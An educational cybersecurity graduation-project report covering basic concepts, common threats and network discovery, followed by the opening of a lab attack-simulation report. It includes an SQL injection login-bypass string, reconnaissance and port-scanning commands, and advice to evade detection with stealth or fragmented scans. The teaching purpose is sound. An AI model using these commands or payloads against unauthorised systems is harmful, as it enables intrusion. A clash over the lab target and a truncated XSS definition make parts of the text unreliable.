Digital Egypt Pioneers

رواد مصر الرقمية

GRADUATION PROJECT

Forenseight

AUTOMATED FORENSIC INVESTIGATION FRAMEWORK POWERED BY POWERSHELL

INTRODUCTION

Basic Cybersecurity Concepts, Common Threats, and Network Discovery Techniques

TABLE OF CONTENTS

1. Introduction

1.1 Purpose and Scope

This document aims to provide an in-depth understanding of fundamental cybersecurity concepts, identify common threats in the digital landscape, and explore various network discovery techniques. It serves as a foundational resource for developing a comprehensive cybersecurity incident response framework.

1.2 Importance of Cybersecurity in the Modern Digital Landscape

In today's interconnected world, cybersecurity is paramount. Organizations and individuals face an increasing number of cyber threats that can compromise sensitive data, disrupt operations, and inflict significant financial and reputational damage. Understanding the basics of cybersecurity is essential for protecting assets and ensuring the resilience of information systems.

2. Fundamental Cybersecurity Concepts


2.1 The CIA Triad: Confidentiality, Integrity, and Availability


The CIA Triad is a foundational model in information security, representing three core principles:

- Confidentiality: Ensuring that information is accessible only to those authorized to access it. Measures to maintain confidentiality include encryption, access controls, and authentication protocols.
- Integrity: Maintaining the accuracy and completeness of data. This involves protecting information from unauthorized alteration and ensuring that data remains uncorrupted. Techniques such as checksums, hashing, and digital signatures are employed to uphold integrity.
- Availability: Guaranteeing that authorized users have reliable access to information and resources when needed. This includes implementing redundancy, failover mechanisms, and robust disaster recovery plans to prevent disruptions.

2.2 Defense in Depth

This strategy involves implementing multiple layers of security controls throughout an information system. By doing so, even if one layer is compromised, additional layers provide continued protection. This approach encompasses physical, technical, and administrative controls.






2.3 Principle of Least Privilege

The principle of least privilege dictates that individuals or systems should have only the minimum level of access necessary to perform their functions. This minimizes potential damage from accidents or malicious actions by limiting access rights.

2.4 Zero Trust Architecture

Zero Trust is a security concept centered on the belief that organizations should not automatically trust anything inside or outside their perimeters. Instead, they must verify anything and everything trying to connect to their systems before granting access. This approach includes continuous verification of user identities and device integrity.



3. Common Cybersecurity Threats

Cybersecurity threats are potential malicious acts that seek to damage data, steal information, or disrupt digital life in general. These threats can originate from various actors, including cybercriminals, nation-states, and insiders. Below are some of the most prevalent cybersecurity threats:

3.1 Malware

Malware is a broad term encompassing various malicious software types designed to infiltrate, damage, or disable computers and networks. Common forms of malware include:

- Viruses: Programs that attach themselves to legitimate files and spread when the infected files are executed.
- Worms: Standalone programs that replicate themselves to spread to other computers without needing a host file.
- Trojans: Malicious code disguised as legitimate software, tricking users into installing them.
- Ransomware: Software that encrypts a victim's data and demands payment for the decryption key.
- Spyware: Programs designed to secretly monitor and collect a user's personal information, such as browsing habits, login credentials, or financial data.

- **Rootkits**: A type of malware designed to hide the existence of certain processes or programs from normal detection methods, often providing privileged access to the attacker.
- **Keyloggers**: Malware that records every keystroke a user types, including passwords, credit card numbers, and personal messages.
- **Backdoors**: Malware that creates an opening in a system, allowing unauthorized access to a hacker while bypassing security mechanisms.
- **Scareware**: Malicious software that tries to scare users into downloading and installing fake security programs by displaying false security alerts.
- **Fileless Malware**: A type of malware that resides in the computer's memory and doesn't leave traces on the file system, making it harder to detect by traditional antivirus software.

Malware can be delivered through various vectors, including email attachments, malicious websites, or removable media. Once installed, it can perform a range of harmful activities, such as stealing sensitive information, logging keystrokes, or rendering systems inoperable.

💡 Solutions:

- Use reputable and updated antivirus/anti-malware software.
- Regularly update operating systems and applications to patch vulnerabilities.
- Train employees not to open suspicious email attachments or click unknown links.
- Restrict software installation rights to limit the spread of malware.
- Use network segmentation and endpoint detection tools.

3.2 Phishing

Phishing involves deceptive attempts to acquire sensitive information by masquerading as trustworthy entities in electronic communications. Common phishing techniques include:

- Email Phishing: Attackers send emails that appear to come from reputable sources to trick recipients into revealing personal information or clicking on malicious links.
- Spear Phishing: A targeted form of phishing where attackers customize their messages based on gathered information about the victim to increase the likelihood of success.
- Whaling: A specific type of spear phishing aimed at high-profile targets such as executives or government officials. Attackers use personalized messages that appear critical to business operations to lure the victim into taking harmful actions.
- Smishing and Vishing: Phishing attempts conducted via SMS (smishing) or voice calls (vishing) to deceive individuals into divulging confidential information.

Phishing attacks exploit human psychology, such as fear or urgency, to prompt immediate action without proper verification. These attacks can lead to unauthorized access to accounts, financial loss, and data breaches.


💡 Solutions:


- Conduct regular security awareness training for employees.
- Use email filtering and anti-phishing software.

- Enable multi-factor authentication (MFA) for sensitive accounts.
- Encourage verifying suspicious messages through alternate channels.
- Implement DMARC, SPF, and DKIM protocols to prevent email spoofing.


3.3 Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) Attacks

In a Denial-of-Service (DoS) attack, attackers overwhelm a system, network, or website with excessive traffic, rendering it incapable of responding to legitimate requests.





A Distributed Denial-of-Service (DDoS) attack amplifies this by utilizing multiple compromised devices, often forming a botnet, to flood the target with traffic.




These attacks can cause significant downtime, leading to loss of revenue, reputational damage, and increased operational costs. They are often used as a diversionary tactic to mask other malicious activities.


Solutions:

- Use firewalls and intrusion prevention systems (IPS) with DDoS mitigation.
- Employ rate limiting and load balancers to handle traffic surges.
- Work with ISPs or DDoS protection services like Cloudflare or Akamai.
- Maintain incident response procedures for quick action during attacks.

3.4 Man-in-the-Middle (MitM) Attacks

Man-in-the-Middle attacks occur when an attacker intercepts and potentially alters the communication between two parties without their knowledge. This can happen through various means, such as exploiting unsecured Wi-Fi networks or compromising routers. The attacker can eavesdrop on sensitive information, inject malicious content, or impersonate one of the parties to gain unauthorized access.






Solutions:

- Use HTTPS/TLS encryption for all communications.
- Avoid public Wi-Fi or use a VPN when accessing sensitive systems.
- Implement certificate pinning and strong session encryption.
- Train users to recognize and avoid fake access points.

3.5 SQL Injection & Other Code Injection Attacks and CSRF

SQL injection(SQLi) is a prevalent web security vulnerability that allows attackers to interfere with the queries that an application makes to its database. By inserting malicious SQL code into input fields, attackers can access unauthorized data, modify database information, and even execute administrative operations on the database.

Example: Consider a login form where users input their username and password. An attacker might input OR '1'='1' in the username field, which always evaluates to true, potentially granting unauthorized access.




Solutions:

- Use parameterized queries or prepared statements in code.
- Validate and sanitize all user inputs.
- Employ web application firewalls (WAFs).
- Regularly scan and test web applications for vulnerabilities (e.g., with OWASP tools).

Other Code Injection Attacks:

- **Cross-Site Scripting (XSS):**into web pages viewed by others.
- **Command Injection:** Executing arbitrary commands on the host operating system via a vulnerable application.
- **LDAP Injection:** Manipulating LDAP statements to exploit vulnerabilities in applications that construct LDAP statements based on user input.

#Cross-Site Request Forgery (CSRF) is a web security vulnerability that allows an attacker to trick a logged-in user into unknowingly performing actions on a web application where they're authenticated, by exploiting the trust the site has in the user's browser.



3.6 Zero-Day Exploits

A zero-day exploit refers to an attack that targets a recently discovered software vulnerability before the vendor has issued a patch or fix. The term "zero-day" signifies that developers have zero days to address the flaw, making such vulnerabilities highly sought after by attackers.

Example: In March 2025, Google confirmed a surge of cyber-espionage attacks exploiting a zero-day vulnerability in Chrome, allowing attackers to bypass sandbox protections and target various sectors.

💡 Solutions:

- Implement endpoint protection and behavior-based detection systems.
- Subscribe to threat intelligence feeds for early warnings.
- Practice patch management and use virtual patching when necessary.
- Isolate critical systems and apply least privilege access controls.

3.7 Advanced Persistent Threats (APTs)

APTs are prolonged and targeted attacks in which an intruder gains access to a network and remains undetected for an extended period, gathering sensitive information. These attacks are typically orchestrated by well-funded and skilled adversaries, often with geopolitical motives.

Example:The 2015 cyberattack on the U.S. Office of Personnel Management, attributed to nation-state actors, resulted the theft of millions of personnel records, exemplifying the stealth and persistence characteristic of APTs.

💡 Solutions:

- Use network monitoring and anomaly detection tools.
- Employ strong identity and access management (IAM).
- Segment networks to limit attacker movement.
- Maintain an incident response team and conduct regular security audits.

3.8 Insider Threats

Insider threats originate from within the organization and can be intentional or accidental. They involve employees, contractors, or business partners who have access to sensitive information and misuse it, leading to data breaches or system compromises.


Example: In 2019, two former Twitter employees were charged with accessing and providing private user information to Saudi Arabia, highlighting the potential damage of insider threats.

💡 Solutions:

- Implement role-based access controls and least privilege policies.
- Monitor user activity with User and Entity Behavior Analytics (UEBA).
- Conduct regular background checks and continuous security awareness training.
- Set up alerts for unusual or unauthorized access attempts.
- Establish a clear policy and process for reporting suspicious behavior.

4. Network Discovery Techniques

Network discovery is the process of identifying active devices, analyzing their characteristics, and mapping the network's structure. This is essential for network administrators, security professionals, and penetration testers to maintain visibility, detect unauthorized devices, and assess vulnerabilities.



4.1 Overview of Network Discovery


Network discovery serves multiple purposes:

- Inventory Management: Maintaining an updated list of all connected devices.
- Security Auditing: Detecting rogue devices, misconfigurations, or unauthorized access.
- Network Topology Mapping: Understanding how devices are interconnected.
- Vulnerability Assessment: Identifying weak points in the network.

The process involves probing the network using various protocols and analyzing responses to determine active hosts, open ports, running services, and operating systems.

4.2 Host Discovery

Host discovery (or "ping scanning") identifies live devices on a network. It is the first step in **reconnaissance** before deeper scanning.



Techniques for Host Discovery:


ICMP Echo Requests (Ping Sweep)

- Sends ICMP Echo Request packets to target IPs.
- If a host is active, it responds with an ICMP Echo Reply.

Limitations: Many networks block ICMP for security reasons(Ex.by firewall).

ARP Scanning (Local Networks)


- Uses ARP requests to discover devices in the same subnet.
- Works even if ICMP is blocked since ARP is fundamental to LAN communication.



TCP SYN/ACK Probes

- Sends SYN packets to common ports (e.g., 22, 80, 443).

If the host is alive, it responds with SYN-ACK (if the port is open) or RST (if closed).



UDP Probes

Sends UDP packets to check for responses (e.g., DNS on port 53).

Less reliable because UDP does not require a response.

Tools for Host Discovery

- Nmap (nmap -sn <target>): Combines ICMP, TCP, UDP(few cases) and ARP scanning
- Netdiscover (netdiscover -r <subnet>): Specialized ARP scanner.
- fping (fping -g <subnet>): Fast parallel ping sweeper.

4.3 Port Scanning Techniques

Port scanning determines which ports are open, closed, or filtered, revealing available services and potential attack surfaces.

Common Port Scanning Methods:

- **TCP Connect Scan (-sT in Nmap)**
  - Completes a full TCP three-way handshake.
  - Pros: Reliable, no special privileges needed.
  - Cons: Easily logged by firewalls.
- **TCP SYN Scan (Stealth Scan, -sS in Nmap)**
  - Sends SYN packets without completing the handshake.
  - Pros: Faster, less likely to be logged.
  - Cons: Requires root/admin privileges.
- **TCP NULL, FIN, XMAS Scans (-sN, -sF, -sX)**
  - Sends packets with unusual flag combinations to evade detection.
  - Use Case: Bypassing basic firewalls.
- **UDP Scan (-sU in Nmap)**
  - Checks for open UDP ports (e.g., DNS, DHCP, SNMP).
  - Challenges: Slow, unreliable due to lack of responses.
- **ACK Scan (-sA)**
  - Tests firewall rules by sending ACK packets.
  - Helps identify stateful firewalls.

Port Scanning Tools

- Nmap (nmap -p- <target>): Most comprehensive scanner.
- Masscan (masscan <target> -p1-65535): Ultra-fast scanning.
- RustScan (rustscan -a <target>): High-speed alternative to Nmap.

4.4 Service Version Detection

Once open ports are found, the next step is identifying the exact service and version running on them.

● How It Works

- Tools send probes (e.g., HTTP requests, SSH banners) and analyze responses.
- Version detection helps in finding known vulnerabilities (e.g., outdated Apache, vulnerable SMB).

● Tools & Commands

- Nmap (nmap -sV <target>): Extracts service versions.
- Netcat (nc -nv <target> <port>): Manual banner grabbing.

4.5 OS Fingerprinting

Determines the operating system of a target host by analyzing network stack behavior.

● Types of OS Fingerprinting

01 Active Fingerprinting

- Sends specially crafted packets (e.g., TCP, ICMP, IP) and analyzes responses.
- Example: Nmap's -O flag (nmap -O <target>).

02 Passive Fingerprinting

- Observes network traffic (e.g., TTL, TCP window size) without sending probes.
- Tools: Wireshark, p0f.

4.6 Tools for Network Discovery

Tool	Purpose	Command Example
Nmap	Host discovery, port scanning, OS detection	nmap -A <target>
Wireshark	Packet capture & analysis	GUI-based, no direct command
Netdiscover	ARP-based host discovery	netdiscover -r 192.168.1.0/24
Masscan	High-speed port scanning	masscan 192.168.1.0/24 -p80,443
p0f	Passive OS fingerprinting	p0f -i eth0

●Best Practices

- Permission: Always obtain authorization before scanning.
- Stealth: Use SYN scans (-sS) or fragmented packets (-f) to evade detection.
- Compliance: Follow organizational policies and legal regulations.

●Conclusion

- Network discovery is a foundational step in network security and administration.
- By combining host discovery, port scanning, service detection, and OS fingerprinting, professionals can maintain secure and efficient networks.
- Tools like Nmap, Wireshark, and Netdiscover provide powerful capabilities for comprehensive network analysis.

Cybersecurity Incident Simulation Report:

Exploiting Windows Server 2019 Using the Cyber Kill Chain Framework

Executive Summary

This report presents a detailed cybersecurity incident simulation targeting a Windows Server 2019 environment. Using the Cyber Kill Chain model, the simulation follows a structured and comprehensive approach to compromising a modern Windows server, emulating tactics, techniques, and procedures (TTPs) used by real-world attackers. The report replicates how a typical attacker would progress through initial reconnaissance, persistent access, and potential data exfiltration. Each step is accompanied by technical evidence and detection/mitigation insights, providing defenders with practical tools for improving their security posture.

In this simulated scenario, the attacker begins by performing network discovery using Nmap and identifying misconfigured services such as an exposed FTP server with anonymous login enabled and an SSH server running with default or weak credentials. By leveraging these weaknesses, the attacker successfully gains access, executes a malicious payload via PowerShell, and establishes a reverse shell connection back to the attacker machine. The attacker also explores SMB shares and simulates data exfiltration, demonstrating how an unmonitored system could lead to significant breaches.

This simulation is intended for training, awareness, and defensive planning, helping organizations understand how layered defenses can disrupt the attack chain. Security teams can use this analysis to evaluate how well their controls detect and respond to similar real-world threats.

Key findings include:

Unauthorized access to FTP services

Successful brute-force authentication against SSH

Remote command execution using PowerShell

Access to sensitive files via exposed SMB shares

This simulated attack demonstrates how chained misconfigurations can allow an attacker to gain full control of a system. Defense recommendations focus on patching, access control, logging, and behavior-based monitoring.

1. Introduction

1.1 Background and Context

Windows Server 2019 is widely deployed in enterprise environments as a domain controller, file server, or application backend. Due to its central role, it often hosts sensitive data and enables essential services such as user authentication, database operations, file sharing, and remote administration. This makes it a high-value target for threat actors ranging from opportunistic attackers to advanced persistent threats (APTs).

In modern attack scenarios, adversaries look for misconfigured services, exposed administrative interfaces, and weak authentication mechanisms to infiltrate Windows-based environments. Common entry points include Remote Desktop Protocol (RDP), SMB shares, PowerShell remoting, and legacy services such as FTP. When systems are not hardened or monitored effectively, these attack surfaces can be leveraged to gain unauthorized access, establish persistence, and move laterally within the network.

Security professionals must understand the full lifecycle of an attack to implement effective defenses. This simulation mimics how a real-world adversary might exploit misconfigured services to gain control of such a system.

1.2 Purpose and Objectives

This simulation was conducted with the intention of mimicking the behavior of a determined attacker targeting a Windows Server 2019 machine. The goal was to demonstrate how various tools, techniques, and procedures (TTPs) could be used to exploit common misconfigurations or weaknesses. The purpose is not just to show how systems are broken into, but also to inform defenders how to better prepare, detect, and respond.

The simulation covers all aspects of an attack lifecycle from initial scanning to final impact, emphasizing attacker logic and strategic decisions at each phase. By carefully documenting every step and correlating it with detection opportunities, this report aims to serve both as a red team reference and a blue team learning tool.

Specific objectives include:

Demonstrate a multi-stage cyber attack using the Cyber Kill Chain model in a real lab environment.

Identify key weaknesses and misconfigurations in the Windows Server 2019 setup that can be leveraged for compromise.

Simulate attacker workflows in enumeration, brute-force, payload deployment, and post-exploitation.

Capture technical details, logs, and evidence for educational and security operations center (SOC) training use.

Deliver a comprehensive list of detection rules and prevention strategies to be applied in real-world networks

1.3 Scope of the Simulation

This simulation is conducted within a controlled laboratory environment using virtualization technology to ensure that all activities remain isolated from production systems and networks. The scope of the simulation is limited to the Metasploitable 2 virtual machine, which serves as the target system.

The simulation follows the complete Cyber Kill Chain framework, from initial reconnaissance to actions on objectives. All attack activities are performed with an explicit focus on documenting vulnerabilities and exploitation techniques for educational purposes. No actual data theft or system damage occurs during this simulation.

It is important to note that while this simulation provides valuable insights into potential attack vectors and defensive strategies, it does not constitute a comprehensive security assessment of any specific organization's infrastructure. The findings and recommendations presented in this report should be adapted to fit the unique security requirements and risk profiles of individual organizations.

1.4 Overview of the Cyber Kill Chain Framework

The Cyber Kill Chain framework, developed by Lockheed Martin in 2011, is a model for identifying and preventing cyber intrusions. It outlines the stages of a cyber attack from initial reconnaissance to achieving the ultimate objective. By understanding this chain of events, security professionals can develop targeted controls to break the chain at any point, thereby preventing successful attacks.

The framework consists of seven sequential phases:

1. Reconnaissance: The attacker gathers information about the target through various means such as network scanning, social engineering, or open-source intelligence.

2. Weaponization: The attacker creates a deliverable malicious payload, such as coupling an exploit with a backdoor, to be delivered to the target.

3. Delivery: The attacker transmits the weapon to the target, using vectors such as email attachments, websites, or USB drives.

4. Exploitation: The malicious code is triggered, exploiting a vulnerability to execute on the target system.

5. Installation: The malware installs a backdoor or other access mechanism, allowing the attacker to maintain persistent access to the target system.

6. Command and Control (C2): The attacker establishes a command channel to remotely control the compromised system.

7. Actions on Objectives: The attacker performs actions to achieve their ultimate goals, such as data exfiltration, data destruction, or encryption for ransom.

